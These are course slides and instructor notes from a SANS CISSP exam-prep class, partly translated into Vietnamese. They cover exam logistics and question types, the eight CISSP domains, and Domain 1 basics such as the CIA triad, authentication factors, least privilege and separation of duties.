

DOMAIN 1

Security and

Risk Management

(Security, Risk, Compliance, Law, Regulations, Business Continuity)

The SANS logo consists of the word "SANS" in a bold, white, sans-serif font, with each letter slightly overlapping the next.

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org

Nguyen V

SANS

Overview and Domain 1: Security and Risk Management

#MGT414

© 2019 Dr. Eric Cole, Eric Conrad, Seth Misenar | All Right Reserved | Version E01_01

Author Team:

Dr. Eric Cole – @drericcole

Eric Conrad (GSE #13) – @eric_conrad

Seth Misenar (GSE #28) – @sethmisenar



C U R R I C U L U M

Get the right training to build and lead a world-class security team.

FOUNDATIONAL

MGT512

SANS Security Leadership Essentials for Managers with Knowledge Compression™
GSLC

SEC566

Implementing and Auditing the Critical Security Controls – In-Depth
GCCC

MGT414

SANS Training Program for CISSP® Certification
GISP

MGT525

IT Project Management, Effective Communication, and PMP® Exam Prep
GCPM

CORE

MGT514

Security Strategic Planning, Policy, and Leadership
GSTRT

MGT516

Managing Security Vulnerabilities: Enterprise and Cloud

MGT517

Managing Security Operations: Detection, Response, and Intelligence

MGT415

A Practical Introduction to Cybersecurity Risk Management

SPECIALIZATION

AUD507

Auditing & Monitoring Networks, Perimeters, and Systems
GSNA

LEG523

Law of Data Security and Investigations
GLEG

MGT433

SANS Security Awareness: How to Build, Maintain, and Measure a Mature Awareness Program

sans.org/curricula/management



Course Roadmap

- **Security and Risk Management**
- Asset Security
- Security Architecture and Engineering
- Communication and Network Security
- Identity and Access Management
- Security Assessment and Testing
- Security Operations
- Software Development Security

SECURITY AND RISK MANAGEMENT

1. Overview
2. Cornerstone security principles
3. Risk management
4. Risk and acquisition
5. Threat modeling
6. Legal, compliance, and privacy
7. Professional ethics
8. Security policies, procedures, and other key documents
9. Personnel security issues, security education, training, and awareness



MGT414 | SANS Training Program for CISSP® Certification

3

SANS EDU VN @ WWW.SANS.EDU.VN.

NOW FOR SOMETHING COMPLETELY DIFFERENT

- If you have previously taken a SANS course...
 - This class will feel a bit different
- **Primary Goal:** Pass the CISSP exam
 - Everything else is secondary (joy, sleep, knowledge, applicable skills, etc.)
- Class is a bootcamp, which means extra (51) hours
- No labs, but lots and lots of practice questions
- You might have to learn or memorize things you don't think relevant, important, or current, but...
 - Remember the primary goal!



Now for Something Completely Different

If you have taken other classes from SANS before, then you have some specific, and reasonable, expectations. You expect to be able to immediately put into practice knowledge and skills learned from class. While we hope that you get that through this class too, it is not our primary goal. With this class, our task is ensuring that you can pass the CISSP exam. This is the main objective of your instructor. Everything else is secondary.

Long hours, lots of practice questions, and some content that is not relevant, important, or current should be expected. Remember the primary goal of the course is first and foremost for you to pass the test.

WE ARE NOT (ISC)²

- (ISC)² exam outline¹ provides the CISSP blueprint
 - Details Knowledge Areas in each domain
 - Clearly not written by folks teaching the content
- So...
 - We have taken liberty with ordering topics
 - We have taken liberty with presenting content in a more complete fashion once, rather than piecemeal across multiple domains
- Note: you will also need to purchase/register for the CISSP on your own

We are Not (ISC)²

Obviously, SANS is not (ISC)². This has specific implications when it comes to the CISSP exam. First, you will need to purchase and register for your own CISSP exam attempt, as we cannot register for you with another organization. More importantly for the class, we will intentionally depart from the Exam Outline, which was previously referred to as the Candidate Information Bulletin.

[1] <https://mgt414.com/4>

CISSP OVERVIEW

Three-step Process

1. Pass exam with a score of 700 or higher
 - Based on 8 domains of knowledge
2. Endorsement
 - Current CISSP must review experience and sign a form
3. Audit
 - (ISC)² will randomly pick individuals
 - Submit résumé for review



MGT414 | SANS Training Program for CISSP® Certification

6

CISSP Overview

The CISSP course and exam are offered through (ISC)² and its website, which can be found at www.isc2.org. The exam is a multiple-choice test that is offered at Pearson VUE testing centers.

To become a CISSP, you must meet these requirements:

- Pass the exam with a score of 700 or higher
 - The exam is based on 8 domains of knowledge.
- Endorsement
 - A current CISSP must sign a form
- Audit

There is also a random audit. To keep a high standard for candidates, (ISC)² will randomly pick individuals and perform resume reviews to make sure they have the proper level and type of experience to be a CISSP.

CISSP APPLICANTS

Applicants must have one of the following:

- Minimum of five years of paid full-time work in at least 2 of the 8 domains
 - <http://www.isc2.org/cissp-professional-experience.aspx>
- One of the years will be waived if you have a four-year college degree, Advanced Degree, or one of the approved certifications (e.g. GSEC, Security+, MCSA, and others)
 - http://www.isc2.org/credential_waiver/default.aspx



CISSP Applicants

In order to become a CISSP, applicants must have one of the following:

- Minimum of five years of direct experience in 2 or more of the 8 domains of knowledge¹
- Minimum of four years of direct experience in 2 or more of the 8 domains of knowledge with a four-year college degree²

It should be noted that a Master's degree from a Center of Excellence in security can be substituted for one year of experience.

[1] Cybersecurity Certification| CISSP - Certified Information Systems Security Professional | (ISC)²
<https://mgt414.com/2>

[2] Prerequisite Pathway for CISSP <https://mgt414.com/3>

MAINTAINING CISSP

Must stay in "good standing":

- Follow the code of ethics
- Pay Annual Maintenance Fees (AMF)
- Obtain and submit 120 Continuing Professional Education units (CPEs) per renewal cycle (3 years)
 - One CPE represents (roughly) one hour of further InfoSec education
 - Posting of a minimum of 40 CPEs per year is mandatory
 - Between 90 to 120 CPEs from Group A - directly related to the CBK
 - Up to 30 CPEs from Group B - management-related



Maintaining CISSP

In order to maintain your CISSP, you must stay in "good standing," which means you must always follow the code of ethics, submit annual maintenance fees, and obtain and submit the necessary Continuing Professional Education units (CPEs).

The CISSP has a 3-year renewal cycle. You must obtain 120 CPE credits every 3 years.

(ISC)² now requires 40 CPEs every year: "As a certified (ISC)2 member, you are required to earn and submit CPE credits each year of your three-year certification cycle. The total number of CPE credits earned within a three-year cycle must add up to the minimum CPE credits required during a three-year certification cycle. (ISC)2 has a suggested annual minimum to help you balance maintaining your certification."¹

[1] (ISC)2 Continuing Professional Education (CPE) Handbook <https://mgt414.com/7>

TAKING THE CISSP EXAM

CISSP is a closed-book, computer-based, adaptive exam

- More to come on the adaptive angle

Show up early – arrive no later than 1 hour prior to exam start time

All testing centers are not the same

- Try to validate the testing center if possible

If needed, bring snacks and beverages with a cap

Plan for the unexpected



Taking the CISSP Exam

The following are some tips for taking the CISSP exam:

- CISSP is a closed-book, computer-based, adaptive exam
- Show up early – arrive no later than 1 hour prior to exam start time
- All testing centers are not the same
 - Try to validate the testing center if possible
- If needed, bring snacks and beverages with a cap
- Plan for the unexpected

CISSP-CAT: COMPUTERIZED ADAPTIVE TESTING

CISSP exam now adaptive

- Adaptive means the questions received are chosen based upon your performance and the total number of questions can vary

Test-taking fatigue not as significant due to time/question reduction:

Time: 3 hours (previously 6 hours)

Questions: 100-150 questions

- *"Each candidate will receive 25 pre-test, or unscored items, as part of the minimum length examination"*¹
- Types of questions (multiple choice, scenario, etc.) unchanged



CISSP-CAT: Computerized Adaptive Testing

CISSP exam now adaptive

- Adaptive means the questions received are chosen based upon your performance and the total number of questions can vary

Test-taking fatigue not as significant due to time/question reduction:

Time: 3 hours (previously 6 hours)

Questions: 100-150 questions

- *"Each candidate will receive 25 pre-test, or unscored items, as part of the minimum length examination"*¹
- Types of questions (multiple choice, scenario, etc.) unchanged

[1] CISSP Computerized Adaptive Testing <https://mgt414.com/5>

ADAPT AND OVERCOME

"After each item is answered...selection algorithm determines the next item to present to the candidate with the expectation that a candidate should have approximately a 50% chance of answering that item correctly."¹

Successful students will likely perceive adaptive exam to be more difficult than previous format

Testing strategy implications:

- No ability to review questions after submission
- Earlier questions extremely important and warrant outsized attention/care

"Spending more time and attention on the first five or ten items on a computer adaptive test will improve an examinee's final ability estimate."²



Adapt and Overcome

"After each item is answered...selection algorithm determines the next item to present to the candidate with the expectation that a candidate should have approximately a 50% chance of answering that item correctly."¹

This means that successful students will likely perceive adaptive exam to be more difficult than a traditional format.

Testing strategy implications:

- No ability to review questions after submission
- Earlier questions extremely important and warrant outsized attention/care

Commonly employed test-taking strategy for CAT exams is to exercise extreme care on the first questions presented. This suggestion has been corroborated by not only anecdotal evidence, but also research:

"Spending more time and attention on the first five or ten items on a computer adaptive test will improve an examinee's final ability estimate."² The preceding comes from research titled, "Test Taking Strategies in Computer Adaptive Testing that will Improve Your Score: Fact or Fiction?" by Jennifer L. Ivie. The challenge for high-ability testers with early mistakes in CAT exams has also been documented, "I've Fallen and I Can't Get Up: Can High-Ability Students Recover From Early Mistakes in CAT?" <https://mgt414.com/4o>.

[1] CISSP Computerized Adaptive Testing <https://mgt414.com/5>

[2] Test taking strategies in computer adaptive testing that will improve your score: Fact or fiction? - ProQuest <https://mgt414.com/6>

THE QUESTIONS

100-150 predominantly multiple-choice questions

- 25 of the first 100 questions are unscored research questions
- Multiple-choice questions include 4 answer choices

Other types of questions

- Scenario-based
- Drag and Drop
- Hotspot

Only correct answers count toward score

- Incorrect answers do not count against you
- So, make an educated guess even if you aren't certain



The Questions

You will see 100-150 questions on the CISSP. Though indistinguishable to the examinee, 25 of the first 100 questions are research questions that do not count toward your score.

The exam consists mainly of multiple-choice questions, each with 4 answer choices. In addition to the standard multiple-choice questions, there are also scenario-based questions, drag and drop, and hotspot questions. These will be discussed shortly.

One final note on the questions: Only the correct answers are scored. This means that every question should be answered, as incorrect answers do not count against you.

SCENARIO-BASED QUESTIONS

- A passage details a particular scenario, from which multiple questions will be drawn
- Still the standard 4-answer multiple-choice question
- Only difference is that the questions pertain to material presented in a scenario
- Main challenge often due to being provided more information than is needed to answer the questions

Scenario-Based Questions

In addition to the standard type of multiple-choice questions, you will also encounter scenario-based questions that will include more than one question associated with a single scenario. These are still standard multiple-choice questions, but the questions will be related to a passage that details a scenario.

The main difficulty of the scenario-based questions comes from the scenario providing information that will need to be ignored, as it is unimportant, or worse a distraction, to the questions being asked.


HOTSPOT QUESTIONS

- Hotspot questions, another newer question type, involve clicking on a provided image
- Hotspots are visual multiple-choice questions with a single answer
 - Though likely with more distractors (incorrect answer choices)

Hotspot Questions

A more recent question type to be included on the CISSP is the hotspot style format. This type of question is still a single-answer, multiple-choice-style question, but one that provides the multiple answer choices in the form of an image or a graphic to be clicked on. Rather than clicking next to a text element to select your single answer, you simply click on the appropriate portion of an artifact.

HOTSPOT EXAMPLE: CLICK ON THE MESSAGE DIGEST



SANS

MGT414 | SANS Training Program for CISSP® Certification

15

Hotspot Example: Click on the Message Digest

The question above has five clickable areas, and you are asked to identify the message digest. During the exam, you may identify the clickable answers by hovering your mouse over the images in the diagram.

As we will learn in Domain 3: Security Engineering, a message digest is created by a hash algorithm, so the answer is in the upper-right side of the diagram (the box including the hexadecimal characters "b61358cb9a9db10f035bb0b9fd9755e87ffa2add8006cb1c040671e50c1592c").

As you can see, hotspots are simply visual multiple-choice questions with a single answer.

DRAG-AND-DROP QUESTIONS

- The Drag-and-Drop is the only question type that requires multiple answers
- Drag-and-Drop questions are a newer type of question that typically requires moving items from one column to another column
- Simple list-based or category questions work especially well in this format



Drag-and-Drop Questions

Another recent type of question added to the CISSP is the drag-and-drop format. This type of question provides the examinee with the ability to move answer choices from one column to another. The drag-and-drop is the only type of question that has the examinee potentially decide upon multiple correct answers rather than one.

EXAMPLE DRAG-AND-DROP QUESTION

You need to securely erase a Solid State Drive (SSD). The drive is physically operational and has no physical damage. Which methods will securely and reliably destroy all data? Drag and drop any correct answer from left to right.

Possible Answers

- ATA Secure Erase
- Format drive
- Sector-by-sector overwrite
- Delete all files
- Physical destruction
- Degaussing

Correct Answers



Example Drag-and-Drop Question

Note that drag-and-drop questions are simply multiple-choice questions with multiple answers. The question above is no different than:

You need to securely erase a Solid-State Drive (SSD). The drive is physically operational and has no physical damage. Which methods will securely and reliably destroy all data? Choose all correct answers.

- A) ATA Secure Erase
- B) Format drive
- C) Sector-by-sector overwrite
- D) Delete all files
- E) Physical destruction
- F) Degaussing

The answer is A and E, as we will learn in Domain 2: Asset Security. The most notable (and testable) point: sector-by-sector overwrites are not guaranteed to securely destroy all data on a Solid-State Drive.

THE MINDSET OF THE CISSP EXAM

1. Safety is the most important concept
2. Ethics are critical
 - *Protect society, the common good, necessary public trust and confidence, and the infrastructure*
 - *Act honorably, honestly, justly, responsibly, and legally*
 - *Provide diligent and competent service to principals*
 - *Advance and protect the profession*¹
3. Business continuity: protect the organization
4. Increase profits by reducing the risk of financial loss²



The Mindset of the CISSP Exam

Safety is the most important concept. On the exam: no loss of data is worth risking loss of life. You may see a handful of questions where safety is one of the answers: that is always a good choice.

Ethics come next, and we will discuss (ISC)²'s code of ethics in detail at the end of this domain.

Next up: protect the business. We will discuss business continuity in detail during domain 7.

Finally, increase profits by reducing the risk of financial loss.

A good piece of exam advice is “think like a manager”: an especially ethical manager.

[1] ISC2 Code of Ethics <https://mgt414.com/1z>

[2] Thanks to MGT414 instructor David Miller for his input on this slide

OVERVIEW OF THE 8 DOMAINS

1. Security and Risk Management
2. Asset Security
3. Security Architecture and Engineering
4. Communication and Network Security
5. Identity and Access Management
6. Security Assessment and Testing
7. Security Operations
8. Software Development Security



Overview of the 8 Domains

1. Security and Risk Management
2. Asset Security
3. Security Architecture and Engineering
4. Communication and Network Security
5. Identity and Access Management
6. Security Assessment and Testing
7. Security Operations
8. Software Development Security

DOMAIN 1: SECURITY AND RISK MANAGEMENT

- Cornerstone security principles
- Risk management
- Risk and acquisition
- Threat modeling
- Legal, compliance, and privacy
- Professional ethics
- Security policies, procedures, and other key documents
- Personnel security issues, security education, training, and awareness



Domain 1: Security and Risk Management

- Cornerstone security principles
- Risk management
- Risk and acquisition
- Threat modeling
- Legal, compliance, and privacy
- Professional ethics
- Security policies, procedures, and other key documents
- Personnel security issues, security education, training, and awareness

DOMAIN 2: ASSET SECURITY

- Classify information and supporting assets
- Data privacy and ownership
- Data remanence and retention
- Determine data security controls



Domain 2: Asset Security

- Classify information and supporting assets
- Data privacy and ownership
- Data remanence and retention
- Determine data security controls

DOMAIN 3: SECURITY ARCHITECTURE AND ENGINEERING

- Security model fundamentals
- Security evaluation models
- Security capabilities (memory protection, virtualization, etc.)
- Databases, applets, and web vulnerabilities
- Thin clients and mobile systems
- Internet of Things and SCADA
- Distributed systems
- Cryptography
- Site and facility design
- Physical security



Domain 3: Security Engineering

- Security model fundamentals
- Security evaluation models
- Security capabilities (memory protection, virtualization, etc.)
- Databases, applets, and web vulnerabilities
- Thin clients and mobile systems
- Internet of Things and SCADA
- Distributed systems
- Cryptography
- Site and facility design
- Physical security

DOMAIN 4: COMMUNICATION AND NETWORK SECURITY

- Network architecture design principles
- Storage, voice and wireless protocols
- Secure network components
- Routing
- Remote access and secure communications channels
- Network authentication
- Virtualization



Domain 4: Communication and Network Security

- Network architecture design principles
- Storage, voice and wireless protocols
- Secure network components
- Routing
- Remote access and secure communications channels
- Network authentication
- Virtualization

DOMAIN 5: IDENTITY AND ACCESS MANAGEMENT

- Identification and authentication of people and devices
- Integrate identity as a service (e.g., cloud identity)
- Integrate third-party identity services (e.g., on-premise)
- Implement and manage authorization mechanisms



Domain 5: Identity and Access Management

- Identification and authentication of people and devices
- Integrate identity as a service (e.g., cloud identity)
- Integrate third-party identity services (e.g., on-premise)
- Implement and manage authorization mechanisms

DOMAIN 6: SECURITY ASSESSMENT AND TESTING

- Security assessment strategies
- Technical security testing
- Security audits and assess key security processes



Domain 6: Security Assessment and Testing

- Security assessment strategies
- Technical security testing
- Security audits and assess key security processes

DOMAIN 7: SECURITY OPERATIONS

- Secure resource provisioning
- Change management processes
- Preventive measures
- Patch and vulnerability management
- Detection, logging, and monitoring
- Incident response and investigation
- Disaster recovery and business continuity



Domain 7: Security Operations

- Secure resource provisioning
- Change management processes
- Preventive measures
- Patch and vulnerability management
- Detection, logging, and monitoring
- Incident response and investigation
- Disaster recovery and business continuity

DOMAIN 8: SOFTWARE DEVELOPMENT SECURITY

- Software and security development lifecycle
- Software security controls
- Software security testing



Domain 8: Software Development Security

- Software and security development lifecycle
- Software security controls
- Software security testing

Course Roadmap

- **Security and Risk Management**
- Asset Security
- Security Architecture and Engineering
- Communication and Network Security
- Identity and Access Management
- Security Assessment and Testing
- Security Operations
- Software Development Security

SECURITY AND RISK MANAGEMENT

1. Overview
2. Cornerstone security principles
3. Risk management
4. Risk and acquisition
5. Threat modeling
6. Legal, compliance, and privacy
7. Professional ethics
8. Security policies, procedures, and other key documents
9. Personnel security issues, security education, training, and awareness



MGT414 | SANS Training Program for CISSP® Certification

28

SANS EDU VN @ WWW.SANS.EDU.VN.

SECURITY OBJECTIVES

Manage and reduce risk across all three areas of security:

- Confidentiality
- Integrity
- Availability


Must focus on all three but important to put the three core areas in priority order



Security Objectives

The three main objectives of security are confidentiality, integrity, and availability, which form the CIA triad. Many organizations focus on one area more than the others. For example, intelligence agencies are concerned with confidentiality. Financial institutions are focused on accuracy or integrity, and e-business sites emphasize availability. As security professionals, we need to integrate all three elements of the CIA triad together to achieve Defense-in-Depth. The trick is getting a proper balance of the three. Maximizing availability can sometimes compromise confidentiality. Implementing strong integrity measures, such as error checking, may have an impact on availability if throughput is affected. Requirements for all three categories should be carefully weighed before technologies are implemented.

CIA TRIAD: THREE KEY CYBERSECURITY TENETS



SANS

MGT414 | SANS Training Program for CISSP® Certification

30

CIA Triad: Three Key Cybersecurity Tenets

Information security: The protection of information and information systems from unauthorized access, use, disclosure, disruption, modification, or destruction in order to provide confidentiality, integrity, and availability (CIA triad)¹.

Information Security, or InfoSec, is based on the CIA triad, providing:

- Confidentiality – means preserving authorized restrictions on access and disclosure, including means for protecting personal privacy and proprietary information.
- Integrity – means guarding against improper information modification, and includes ensuring information non-repudiation and authenticity.
- Availability – means ensuring timely and reliable access and use of information².

The InfoSec and the CIA terms will be repeated throughout this course, and the NIST security controls in Special Publication (SP) 800-53 are designed to provide for the CIA of information. In the cyber attack examples, discussed later in this section, the breach of one or all of the InfoSec tenets will be highlighted.

[1] NISTIR 7298 Revision 2 Glossary of Key Information Security Terms <https://mgt414.com/8>

[2] Ibid.

Concepts and Terminology

Confidentiality, integrity, and availability can also be expressed as disclosure, alteration, and destruction (DAD). Before we move on, let's quickly define some basic terms used in this chapter. Following are some terms you should know:

- Confidentiality aims to prevent the unauthorized disclosure of information, ensuring secrets remain secret. Data breaches serve as a prime example of the breach of confidentiality.
- Integrity focuses on prevention of unauthorized modification of assets, whether data or systems. Unauthorized alteration of a system's configuration through malware installation would be a system integrity violation.
- Availability tries to ensure required access to resources remains possible. Denial of service attacks represent an obvious breach of availability.
- Identification provides a weak and unproven claim of identity. Providing a username would be an example of identification, but would require proof prior to being granted access to controlled data.
- Authentication serves as the proof that a user's identity claim was legitimate. Stronger authentication implies higher integrity means of proof or multiple methods of proof.
- Authorization proceeds after successful authentication and determines what an authenticated user can do.
- Accountability details the interactions performed by individuals. For example, audit logs could be generated, which could be used to hold users accountable for their actions.

CONFIDENTIALITY, INTEGRITY, AVAILABILITY, AND PRIVACY (1)

Confidentiality

- Confidentiality aims to prevent the unauthorized disclosure of information
- Secrets remain secret while confidentiality is maintained

Integrity

- Integrity focuses on prevention of unauthorized modification of assets
- Applies to both data and systems
- Malware installation would be a violation of a system's integrity

Confidentiality, Integrity, Availability, and Privacy (1)

Confidentiality ensures only approved people and processes have appropriate access to information. Labels are often used to define the level of controls needed to ensure confidentiality. The Federal government commonly uses FOUO (For Official Use Only), Sensitive but Unclassified (SBU) Confidential, Secret, and Top Secret. In the commercial sector, information is sometimes designated as proprietary or as trade secrets, where disclosure of the data would damage the company's profits in some way and allow competitors to gain an unfair competitive advantage.

Integrity ensures that data has not been altered without authorizations. Message hashes, checksums, change control, and auditing are all methods for ensuring integrity.

CONFIDENTIALITY, INTEGRITY, AVAILABILITY, AND PRIVACY (2)

Availability

- Availability ensures required access to resources remains possible
- Ransomware and denial of service (DoS) attacks represent obvious breaches of availability

Privacy

- Confidentiality and protection of personally identifiable information

Confidentiality, Integrity, Availability, and Privacy (2)

Availability refers to the ability to access the information whenever it is needed. Availability can be denied by either preventing access to the information, or by actually destroying the data. Denial of Service attacks, hostile code, EMI, power outages, or brownouts are just a few examples of threats that could affect availability. It is important to note that natural disasters can lead to unavailability of a network or facility. The important thing to remember is that these events do not have to be intentional. Accidents or unintentional events can cause loss of availability for an organization / *Tính khả dụng để cập đến khả năng truy cập thông tin bất cứ khi nào cần. Tính khả dụng có thể bị từ chối bằng cách ngăn chặn quyền truy cập thông tin hoặc bằng cách thực sự phá hủy dữ liệu. Các cuộc tấn công từ chối dịch vụ, mã thù địch, EMI, mất điện hoặc các ứng dụng chạy qua chỉ là một vài ví dụ về các mối đe dọa có thể ảnh hưởng đến tính khả dụng. Điều quan trọng cần lưu ý là thiên tai có thể dẫn đến việc không có mạng lưới hoặc cơ sở vật chất. Điều quan trọng cần nhớ là những sự kiện này không phải cố ý. Tai nạn hoặc các sự kiện không chủ ý có thể làm mất khả năng hoạt động của một tổ chức.*

IDENTIFICATION, AUTHENTICATION, AUTHORIZATION, AND ACCOUNTING (1)

Identification

- Identification provides a weak and unproven claim of identity
- Providing a username would be an example of identification
- Requires proof (authentication) prior to being granted access (authorization) to controlled data.

Authentication

- Authentication serves as proof a user's identity claim is legitimate
- Strong authentication implies higher integrity means of proof and/or multiple methods of proof

Identification, Authentication, Authorization, and Accounting (1)

The difference between identification and authentication is claiming to be someone and providing proof you are who you say you are. We often use our driver's license as a means of authentication in everyday life ~ Sự khác biệt giữa nhận dạng và xác thực là tuyên bố là ai đó và cung cấp bằng chứng bạn là chính mình. Chúng ta thường sử dụng bằng lái xe của mình như một phương tiện xác thực trong cuộc sống hàng ngày.

User IDs are a common form of identification. Schemes for assigning user IDs should be logical, but not necessarily easily guessed by those outside the organization. In many organizations, user IDs are paired with passwords, so if outsiders can figure out the user ID, they are on their way to gaining access to your systems. Passwords, as mentioned, are a method of authentication, or verifying a user's identity ~ *ID người dùng là một hình thức nhận dạng phổ biến. Các lược đồ để chỉ định ID người dùng phải logic, nhưng không nhất thiết phải dễ dàng đoán được bởi những người bên ngoài tổ chức. Trong nhiều tổ chức, ID người dùng được ghép nối với mật khẩu, vì vậy nếu người ngoài có thể tìm ra ID người dùng, họ đang trên đường giành quyền truy cập vào hệ thống của bạn. Mật khẩu, như đã đề cập, là một phương pháp xác thực hoặc xác minh danh tính của người dùng.*

IDENTIFICATION, AUTHENTICATION, AUTHORIZATION, AND ACCOUNTING (2)

Authorization

- Authorization proceeds after successful authentication and determines what the authenticated user can do

Accounting

- Accountability details the interactions performed by individuals
- Audit logs could be generated allowing users to be held accountable for their documented actions

Identification, Authentication, Authorization, and Accounting (2)

Authorization determines which users or groups of users should have access to what group of information. This is usually based on the services and data a person requires to do their job or their "need to know." Users should not have the same level of access to the network as system administrators ~ Ủy quyền hay Authorization xác định người dùng hoặc nhóm người dùng nào nên có quyền truy cập vào nhóm thông tin nào. Điều này thường dựa trên các dịch vụ và dữ liệu mà một người yêu cầu để thực hiện công việc của họ hoặc "nhu cầu biết need to know" của họ. Người dùng không được có cùng cấp độ truy cập vào mạng với quản trị viên hệ thống..

Accountability makes you responsible for your actions. Having auditing enabled is not enough to ensure accountability. Someone must actually review the logs and identify violations. Violations must be reported to the appropriate authorities, and those authorities must then enforce the organization's rules ~ Trách nhiệm giải trình hay Accountability khiêu bạn có trách nhiệm với hành động của mình. Việc kích hoạt kiểm toán là không đủ để đảm bảo trách nhiệm giải trình. Ai đó phải thực sự xem xét các bản ghi và xác định các vi phạm. Các hành vi vi phạm phải được báo cáo cho các cơ quan có thẩm quyền thích hợp, và các cơ quan có thẩm quyền đó sau đó phải thực thi các quy tắc của tổ chức.

TYPES OF AUTHENTICATION

There are four main categories of authentication:

- Something you know (passwords or phrases)
- Something you have (such as a token, smart card, or badge)
- Something you are (biometrics: fingerprints, retina scans, voice, palm scans, hand geometry)
- Someplace you are (such as GPS)

Using two of these categories is known as two-factor or multi-factor authentication

Types of Authentication

There are four categories of authentication:

- Something you know (passwords or phrases, for example)
- Something you have (such as a token, smart card, or badge)
- Something you are (biometrics: fingerprints, retina scans, voice, palm scans, hand geometry, and so on)
- Someplace you are (such as GPS)

Using two of these four categories is known as two-factor authentication. Using more than one of these three categories strengthens the level of security. When using biometrics, consider the Crossover Error Rate (CER) or the percentage of False Rejection Rate (FRR) compared to the False Acceptance Rate (FAR). **Ideally, false rejections and acceptances should be very low** ~ Sử dụng hai trong bốn danh mục này được gọi là xác thực hai yếu tố. Sử dụng nhiều hơn một trong ba danh mục này sẽ tăng cường mức độ bảo mật. Khi sử dụng sinh trắc học, hãy xem xét Tỷ lệ Lỗi Chéo (CER) hoặc tỷ lệ Tỷ lệ Từ chối Sai (FRR) so với Tỷ lệ Chấp nhận Sai (FAR). Tốt nhất, sự từ chối và chấp nhận sai phải rất thấp.

PRINCIPLE OF LEAST PRIVILEGE

Principle of Least Privilege (PoLP) may also be known as Minimum Necessary Access

- Fundamental principle of security

Mandates individuals only be granted access necessary to perform their required functions

- Any additional rights, permissions, privileges, or entitlements would violate this principle
 - And would add unnecessary risk to the organization

Sounds easy and straightforward, but is difficult to do well

Principle of Least Privilege

The Principle of Least Privilege (PoLP), which may also be known as Minimum Necessary Access, represents a fundamental principle of information security. This principle mandates that individuals only be granted the access necessary to perform their required business functions ~ Nguyên tắc Đặc quyền Ít nhất (PoLP), còn có thể được gọi là Quyền truy cập Cân thiết Tối thiểu (Minimum Necessary Access), đại diện cho một nguyên tắc cơ bản của bảo mật thông tin. Nguyên tắc này yêu cầu các cá nhân chỉ được cấp quyền truy cập cần thiết để thực hiện các chức năng kinh doanh bắt buộc của họ.

Any additional rights, permissions, privileges, or entitlements would violate this principle and would add unnecessary risk to the organization. While adhering to the principle of least privilege sounds easy and straightforward, it is difficult to do well. The principle of least privilege is used not only for user access, but also applies to system configuration, firewall rulesets, and many other items in information security ~ Bất kỳ quyền, quyền hạn, đặc quyền hoặc quyền lợi bổ sung nào sẽ vi phạm nguyên tắc này và sẽ gây thêm rủi ro không cần thiết cho tổ chức. Mặc dù việc tuân thủ nguyên tắc ít đặc quyền nghe có vẻ dễ dàng và đơn giản, nhưng để thực hiện tốt thì rất khó. Nguyên tắc ít đặc quyền nhất không chỉ được sử dụng cho quyền truy cập của người dùng mà còn áp dụng cho cấu hình hệ thống, bộ quy tắc tường lửa và nhiều mục khác trong bảo mật thông tin..

SEPARATION OF DUTIES

Goal of Separation of Duties is to limit risk associated with critical functions/transactions

- Risk is mitigated by requiring two parties to perform what one person could
- Requiring multiple individuals to sign off/agree introduces a check
- Separation of Duties serves as a check on excessive authority
- Commonly associated with large financial transactions and nuclear subs
- Hope is to require collusion to perpetrate fraud

Separation of Duties

Separation of Duties is yet another key principle of information security. The goal is to limit risk associated with critical functions/transactions. The risk is mitigated by requiring two parties to perform what one person could otherwise perform = Tách biệt các Nhiệm vụ hay Separation of Duties là một nguyên tắc quan trọng khác của bảo mật thông tin. Mục đích là để hạn chế rủi ro liên quan đến các chức năng / giao dịch quan trọng. Rủi ro được giảm thiểu bằng cách yêu cầu hai bên thực hiện những gì mà một người có thể thực hiện..

